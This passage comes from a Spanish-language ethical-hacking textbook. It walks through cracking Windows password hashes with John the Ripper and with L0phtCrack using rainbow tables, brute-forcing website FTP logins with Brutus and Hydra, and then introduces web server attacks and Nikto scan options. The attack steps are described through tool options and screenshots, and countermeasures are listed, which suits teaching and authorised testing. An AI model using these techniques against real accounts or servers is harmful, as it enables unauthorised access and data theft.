


Figura 6.12 Ejecución en Modo Hibrido con John The Ripper – Backtrack.

Se observa en la figura 6.12 la ejecución de John The Ripper. Por defecto cuando se ingresa la palabra “John” seguido del archivo de texto donde se encuentra el hash previamente obtenido el software, primero ejecuta un algoritmo para recuperar los usuarios que tienen el mismo password que ID, posteriormente realiza un ataque hibrido y por último realiza un ataque de fuerza bruta generando palabras al azar. Para realizar un ataque hibrido focalizado se utiliza la siguiente sintaxis:

- - wordlist=password.lst: Utilizado para buscar las palabras desde un diccionario, en este caso password.lst viene dentro de los archivos internos de John the Ripper.
- -rules: Activa las reglas definidas por defecto dentro de John the Ripper para utilizar los caracteres especiales funciona en conjunto con wordlist.
- -format: Define el formato en el cual están los hashes en el archivo de texto por defecto asume que están en lm.
- Password.txt = Parámetro que contiene los hashes que se desea desencriptar.

Una vez ejecutado el comando para visualizar el resultado se utiliza el comando “–show” y como se puede ver en la figura se observa el nombre de usuario seguido de la clave encontrada. Como se muestra en la imagen el resultado de esta aplicación es muy bueno y ya que se utilizó un ataque hibrido fueron encontradas en menor tiempo las contraseñas, claramente se visualizan las claves que contiene caracteres especiales, en este caso al final de una secuencia de letras.

6.4.4 Ataque con Tablas de Arcoíris (*Rainbow Tables*).

Un ataque con *Rainbow Tables* utiliza un conjunto extenso de combinaciones de tablas hashing pre-calculadas con anterioridad que permiten mediante un software compararlas contra el hash objetivo y así obtener el hash correcto para su posterior visualización.
En mucho más eficaz y veloz que las técnicas vistas anteriormente ya que no se limita a un listado de palabras como lo es el ataque de diccionario, ni tampoco al testeo de carácter por carácter como lo es un ataque de fuerza bruta. Como desventaja tiene que el tamaño de los archivos son muy pesados pueden llegar fácilmente a los 200 GB dependiendo de la complejidad que se desee dar al testeo. En Internet existen varias páginas web que ofrecen estas tablas de forma gratuita y de pago. El siguiente enlace facilita la obtención de las mismas.

- https://www.freerainbowtables.com/en/tables.

Una vez descargadas las tablas se requiere de un software que permita realizar las comparaciones con los hashes que se desean desencriptar, para ello se utilizará el programa L0phtCrack.

- L0phtCrack.

Es una herramienta utilizada bajo entorno Windows que permite la recuperación y comprobación de contraseñas encriptadas, este aplicativo utiliza los ataques por diccionario, ataque de fuera bruta, ataque hibrido y ataque de tablas pre-calculadas (Rainbow Tables).
Este software ofrece una gran variedad de utilidades, puede identificar y evaluar diferentes tipos de vulnerabilidades en las contraseñas permitiendo realizar auditorías programadas sobre las máquinas de una red y posteriormente obtener informes sobre los resultados obtenidos (www.l0phtcrack.com ,Parr 1).




Figura 6.13 Importación de Hashes – L0phtCrack.

Una vez obtenidos los hashes de la máquina objetivo en este caso con la herramienta vista previamente pwdump se hace clic sobre la opción "*Import Hashes*" posteriormente se carga el archivo de texto con los hashes obtenidos en este caso se elige la opción "From PWDUMP file" como se observa en la figura 6.13.




Figura 6.14 Usuarios cargados del archivo de texto – L0phtCrack.

Una vez cargado el archivo de texto en la pantalla principal del software aparecen los usuarios encontrados como se aprecia en la figura 6.14. Se detectaron 5 usuarios 3 de ellos con una clave inferior a 8 caracteres y junto ello los hash en LM y NTLM respectivamente.




Figura 6.15 Selección del tipo de ataque – L0phtCrack

En la figura 6.15 se muestra la ventana con las opciones de ataques de disponible en esta herramienta en este caso se elige la tercera opción llamada "*Precomputed*" y se cargan los *Rainbow Tables* previamente descargados.




Figura 6.16 Resultado del ataque – L0phtCrack.

En la figura 6.16 se muestra el resultado del ataque con *Rainbow Tables*, el software presenta los usuarios, los *passwords*, el tiempo que se tardó en obtenerlo y por último el método de ataque utilizado. Cabe recalcar que los tiempos de obtención de resultados son significativamente inferiores a los ataques vistos anteriormente por lo que es una técnica muy rápida y fiable.

6.5. Ataques a contraseñas en aplicaciones web.

Las páginas web son una base fundamental del avance y crecimiento empresarial por tal motivo son propensas a recibir ataque informáticos. Las páginas web tienen sistemas de autenticación que comprueban la identidad del usuario para ver si es quien dice ser, este proceso necesita pruebas de autenticidad también conocidas como credenciales.
Dichas credenciales o sistemas de autenticación pueden ser atacados para intentar obtener usuarios y contraseñas que permitan obtener acceso a la información que maneja la empresa.
Existe en la actualidad diferentes métodos que brindan esta posibilidad entre los que se encuentran: Ataques de diccionario, ataques de fuerza bruta y ataques híbridos presentados anteriormente que también pueden ser aplicados hacia páginas web.

- Brutus.

Esta herramienta es uno de los más flexibles y rápidos crackeadores de contraseñas web disponible en entornos Windows, maneja diferentes formas de autentificación:

- HTTP.
- POP3.
- FTP.
- SMB.
- TELNET.

Esta aplicación puede realizar ataques de diccionario y sobre todo por fuerza bruta brindando resultados muy buenos, a pesar que la herramienta ya tiene algunos años de haber sido publicada hasta hoy en ida es muy utilizada porque permite una gran versatilidad al momento de realizar las pruebas sobre el o los objetivos (http://www.hoobie.net ,Parr 1).




Figura 6.17 Aspecto visual de la herramienta – Brutus.

En la figura 6.16 se observa el aspecto visual de la herramienta Brutus, en la parte superior se ingresa la IP o el dominio del objetivo seguido del protocolo al cual se requiere realizar el ataque. Si es el caso también se puede utilizar la opción proxy para que los requerimientos de autenticación sean anónimos. En las opciones de autenticación se puede seleccionar un usuario en particular o cargar un diccionario para el password existe la posibilidad de utilizar un ataque de diccionario o por fuerza bruta. Una vez ejecutado la herramienta en la parte inferior aparecen los resultados obtenidos.




Figura 6.18 Aplicación de la herramienta Brutus – Windows.

En la figura 6.18 se muestra el resultado obtenido de un ataque a una página web utilizando como autenticación el protocolo FTP. Previamente se realizó un escaneo de puertos para verificar que puertos se encontraran abiertos, la herramienta halló un usuario y password legítimo con el cual se puede acceder a dicho dominio y realizar cualquier cambio que se requiera.

- Hydra.

Esta herramienta se la analizó anteriormente sobre un host en una red LAN. Se la enfocará sobre un objetivo web, considerando que previamente se debe conocer que puertos del objetivo se encuentran abiertos para proceder a realizar el ataque. En ejemplo a continuación presenta un ataque sobre el puerto FTP de una página web objetivo.




Figura 6.19 Aplicación de la herramienta Hydra – Backtrack.

En la figura 6.19 se muestra los comandos utilizados para realizar un ataque sobre el sitio web, una vez ejecutado los resultados depende de la fortaleza de las claves, en este ejemplo se puede apreciar que Hydra encontró un usuario y contraseña legitimo del objetivo.

6.6 Contramedidas.

- Manejar una doble autenticación añadiendo a la utilización de la contraseña un factor de seguridad adicional como lo es: Smart Cards o autenticación biométrica.
- Tener una política de seguridad para el cambio de contraseñas cada 30 días.
- Utilizar contraseñas como mínimo de 12 caracteres combinando mayúsculas, minúsculas caracteres especiales y números, esto hará más difícil el trabajo para los diferentes tipos de ataques.
- No utilizar palabras que se encuentren en el diccionario como *password* ya que con un simple ataque de diccionario se pudiera obtener las claves.
- No manejar información personal como número telefónico, cedula, pasaporte en las contraseñas.
- Monitorear los logs de eventos de las máquinas para prevenir ataques de fuerza bruta sobre las cuentas de usuarios.
- Manejar la utilidad SYSKEY que viene integrado en los sistemas Windows para encriptar los hashes que contienen las contraseñas, utiliza una clave de cifrado RC4 de 128 bits.
- Utilizar el software KeePass para administrar de mejor manera las contraseñas.

CONCLUSIONES.

En este capítulo se pudo conocer en detalle las técnicas con las que se logran obtener contraseñas de usuarios utilizados en servicios de autenticación, en combinación con métodos vistos en capítulos anteriores como el escaneo de puertos que ayuda en gran medida a que un password cracking brinde resultados positivos. Es importante tener en cuenta que las contraseñas forman parte fundamental y critica de la seguridad una empresa ya que si no existen contraseñas robustas los ataques realizados hacia las aplicaciones pueden tener resultados graves que pudieran poner en peligro la información confidencial que maneja la organización.

Es por esto que los administradores de los sistemas deben concientizar a los usuarios a manejar responsablemente sus contraseñas para de esta manera evitar estos tipos de ataques que pueden causar mucho daño a la información que la maneja el usuario afectado y por consiguiente la empresa.

CAPITULO VII.

HACKING EN SITIOS WEB.

INTRODUCCIÓN.

En la actualidad el Internet se ha constituido como pieza fundamental en el crecimiento de las empresas ya sea para agilitar los procesos internos o bien para brindar servicios eficientes y rápidos a sus clientes siendo este medio el principal objetivo de ataques externos para la obtención de información. Es por ello que cada día es más frecuente que se intente vulnerar los sitios web de una organización para obtener información valiosa o para alterar el contenido interno del sitio.

En el presente capitulo se mostrarán diferentes brechas de seguridad con las que puede ser manipulado un sitio web desde el punto de vista de un atacante informático. Las vulnerabilidades en los servidores web son muy frecuentes y ponen en peligro la información almacenada en sus bases de datos, esto puede producirse por un deficiente control de seguridad de los administradores del sitio y por vulnerabilidades encontradas en las aplicaciones que el administrador utiliza en su página. También se brindarán contramedidas que ayuden a reducir en gran medida el riesgo de ser atacados por piratas informáticos.

7.1. Funcionamiento de un servidor web.

Un servidor web funciona bajo la arquitectura cliente/servidor, se encuentra a la espera de peticiones recibidas mediante un browser del cliente, una vez que el cliente realiza alguna petición el servidor web administra los recursos y servicios para procesar las aplicaciones al lado del servidor brindado conexiones bidireccionales con el cliente, para la realización de esta comunicación por lo general se utiliza el protocolo HTTP perteneciente a la capa de aplicación del modelo OSI.

El *browser* ubicando del lado del cliente divide la URL en tres partes: El protocolo (“http”), el nombre del servidor (“www.paginaweb.com”) y el archivo especifico de direccionamiento dentro del servidor (“pagina.html”). El navegador realiza peticiones con un DNS que permite la transformación del nombre del sitio web a una dirección IP. Posteriormente el navegador ejecuta una conexión TCP con la dirección obtenida utilizando el protocolo HTTTP (“puerto 80”) el navegador envía una petición al servidor, este último envía el texto HTML de la página web hacia el navegador y brinda el formato a la página web en el navegador del cliente.

Entre los servidores web más utilizados se encuentran:

- Apache: Servidor Multiplataforma, maneja diferentes módulos que amplía su funcionalidad.
- Internet Information Server: Servidor web para sistemas Windows generalmente utilizado con Asp y .NET.
- Tomcat: Servidor Multiplataforma.
- Nginx: Servidor Multiplataforma.

Una vez descrito el comportamiento de un servidor web, se puede definir la estructura global de un sitio web. Esta consta de 4 herramientas:

- Sistema Operativo (Windows, Linux, MAC).
- Gestor de Base de datos (MySQL, PLSql, SQL Server, etc).
- Servidor Web (Apache, IIS, Tomcat, Nginx, etc).
- Lenguaje de programación - Aplicación web (PHP, Python, Perl, Java, etc).

7.2 Actualidad de las páginas web.

Las páginas web se han convertido en un pilar fundamental para la productividad y desarrollo de las empresas, pasaron de ser páginas con información estática a sitios web dinámicos que manejan gran cantidad de información confidencial que pueden ser accedidas desde cualquier

parte del mundo. Es por ello que las empresas intentan innovar e implementar sistemas que brinden las mayores facilidades y servicios a sus usuarios para proporcionarles cualquier trámite o transacción sin necesidad de acudir a las organizaciones para realizar dichas operaciones.

Las empresas siempre necesitan actualizar sus servicios en línea y brindar el soporte adecuado a sus usuarios, esto es de gran ayuda para que la organización se fortalezca en la parte tecnológica, pero a su vez trae grandes riesgos de seguridad ya que personas no autorizadas pueden intentar robar información de sus sitios web. Cada día cientos de páginas son hackeadas y su información queda expuesta a la voluntad de los piratas informáticos que pueden darle un uso inadecuado a todos los datos encontrados. Es aquí donde el Hacking ético toma un rol muy delicado y de constante control tratando de encontrar las vulnerabilidades y las brechas de seguridad antes de que un atacante lo haga.

7.3 Comprometer un servidor web.

En términos generales un servidor web puede ser comprometido de varias maneras, no existe una regla o un camino específico que lleve a la explotación de sus fallos, esto depende principalmente de cómo fue implementado, administrado y auditado el sitio. Es por ello que la mejor manera de encontrar vulnerabilidades sobre un sitio web es realizando una correcta recolección de información (*Information Gathering*) sobre el objetivo. Del análisis de los resultados obtenidos se pueden realizar ataques focalizados hacia las aplicaciones involucradas en la estructura del sitio para posteriormente intentar tener acceso a la información de sistema.

La mayoría de los casos relacionados a vulnerabilidades en servidores web se aprovechan de diferentes fallas:

- Errores o defectos de las aplicaciones utilizadas en el sitio, mejor conocidos como bugs de seguridad.
- Configuraciones defectuosas del servidor web.
- Ataques sobre las configuraciones por defecto en las aplicaciones.
- Errores de programación en la página web.
- Obtención de claves mediante un ataque *Man in the middle.*
- Inyección de comandos SQL.
- Ataques de diccionario y fuerza bruta sobre cuentas administrativas.
- Ataques mediante la técnica *Cross Site Scripting*.

- Carencia de políticas, normativas y procedimientos adecuados que faciliten la elaboración e implementación de un servidor web robusto.

7.4 Escaneo de Vulnerabilidades.

El escaneo de vulnerabilidades es de vital importancia en el proceso de un hacking ético ya que permite detectar en detalle las vulnerabilidades que pueden ser explotadas dentro de la página web que está siendo analizada. La mayoría de sitios web tienen vulnerabilidades ya sea por fallo de programación o errores en las aplicaciones utilizadas. En la actualidad existen varias herramientas que permiten automatizar este análisis permitiendo obtener resultados que brinden una visión detallada al hacker ético de los errores que pueden ser aprovechados.
A continuación se presenta algunas herramientas:

7.4.1 Nikto.

Es una herramienta de código abierto desarrollada en Perl que permite realizar escaneos sobre servidores web en busca de: Debilidades de XSS (Cross Site Scripting), malas configuraciones, detección de instalaciones por defecto, problemas específicos de servidores no actualizados, obtención de la estructura del servidor, entre otros. En una herramienta muy eficiente y presenta resultados en poco tiempo pero esto conlleva a que el servidor que está siendo puesto a prueba pueda registrar los intentos de la obtención de información. (http://www.cirt.net , Parr 1).
Entre sus principales opciones se encuentran:

- -host: Equipo objetivo.
- -port: Puerto que se desea analizar.
- -useproxy: Utiliza el proxy previamente especificado en el archivo config.txt dentro de la carpeta Nikto.
- -cookie: Muestra las cookies encontradas.

